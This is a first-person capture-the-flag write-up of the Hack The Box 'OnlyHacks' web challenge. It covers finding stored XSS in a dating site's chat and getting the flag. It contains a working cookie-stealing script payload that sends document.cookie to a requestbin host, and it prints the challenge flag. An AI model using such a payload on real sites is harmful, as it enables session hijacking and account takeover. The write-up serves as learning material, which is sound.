

The Challenge


This report is for the Hack The Box challenge OnlyHacks created for Valentine's Day 2025.

Created by amra13579

The challenge description is as follows:


Dating and matching can be exciting especially during Valentine's, but it's important to stay vigilant for impostors. Can you help identify possible frauds?

The first thing we see when going to the given IP address is a login page for the titular website.




Picture 1: The landing page for the website OnlyHacks

I initially tried looking for ways to login such as using the credentials admin:admin, until I realized that I actually had to “create” an account to progress in the challenge




OnlyHacks


Where Love is the Ultimate Life Hack




Username




Password




E-mail




Age





Short Bio



☐

Male

☐

Female

☐

Other



☐

Male

☐

Female☐




PROFILE PICTURE

REGISTER


Picture 2: The account creation page for OnlyHacks

After creating an account we get taken to the OnlyHacks dashboard




Picture 3: The OnlyHacks dashboard

Most of the users of the website express that they do not often use it, well besides this one girl named Renata.




Picture 4: Renata's Profile Picture

Still, I decided to like everyone on the dashboard, and to no surprise, my only match was Renata.




Picture 5. Dashboard before liking accounts




Picture 6. Dashboard after liking accounts

From there I started typing, I am not going to bore you with most of the details, however needless to say it was quite clear that Renata was not actually human and was instead a bot trying to make me spend money.



Picture 7: Snippet of “conversation” with Renata

From there I was bashing my head trying what to do next, so I decided to check the reviews to see if I could find any hints. Most of the reviewers mentioned XSS, so I decided to send a message with the `<h1>` tag to see if the system improperly processes HTML code, and as it turns out it does!



Picture 8: The results of sending `<h1> Test`

So, after that I knew we were going somewhere, I just wasn't sure what. The review section mentioned cookies; however, I don't know what I would change my cookie value to.

I read a few writeups of other CTF challenges to figure out what I should be doing, out of all them this link helped the most: <https://medium.com/@laur.telliskivi/pentesting-basics-cookie-grabber-xss-8b672e4738b2>

While their example used javascript, I modified my script to be HTML, as we know from the earlier test that the application does not properly process HTML messages. However there was just one more road block how would I view the cookie? I was looking for tools and stumbled upon John Hammond's list of recommended tools for each challenge, and he recommended

Hookbin.com

- hookbin.com


A free tool and online end-point that can be used to catch HTTP requests. Typically these are controlled and set by finding a [XSS](#) vulnerability.

Picture 9: Screenshot from John Hammond's GitHub of CTF tools explaining what Hookbin.com

Unfortunately, you need to create an account to use it service, something I did not want to do. So, I looked around for a service like it that did not require me to create an account and found requestbin. So, with all that done here is the script I provided Renata in order to view her cookie.


```
<script>document.location='http://requestbin.whapi.cloud/1kdc6e01?c='+document.cookie</script>
```

Once that was sent I went to requestbin to view her cookie



Picture 10: Renata's cookie as seen in requestbin

From there I modified my cookie to instead be her own and got to see her matches, while one of them was my own conversation with her, the other was far more interesting, it was the flag!



Picture 11: Screenshot of the flag!

The flag is `HTB{d0nt_trust_str4ng3r5_bl1ndly}`

And with that I completed my first Hack The Box challenges!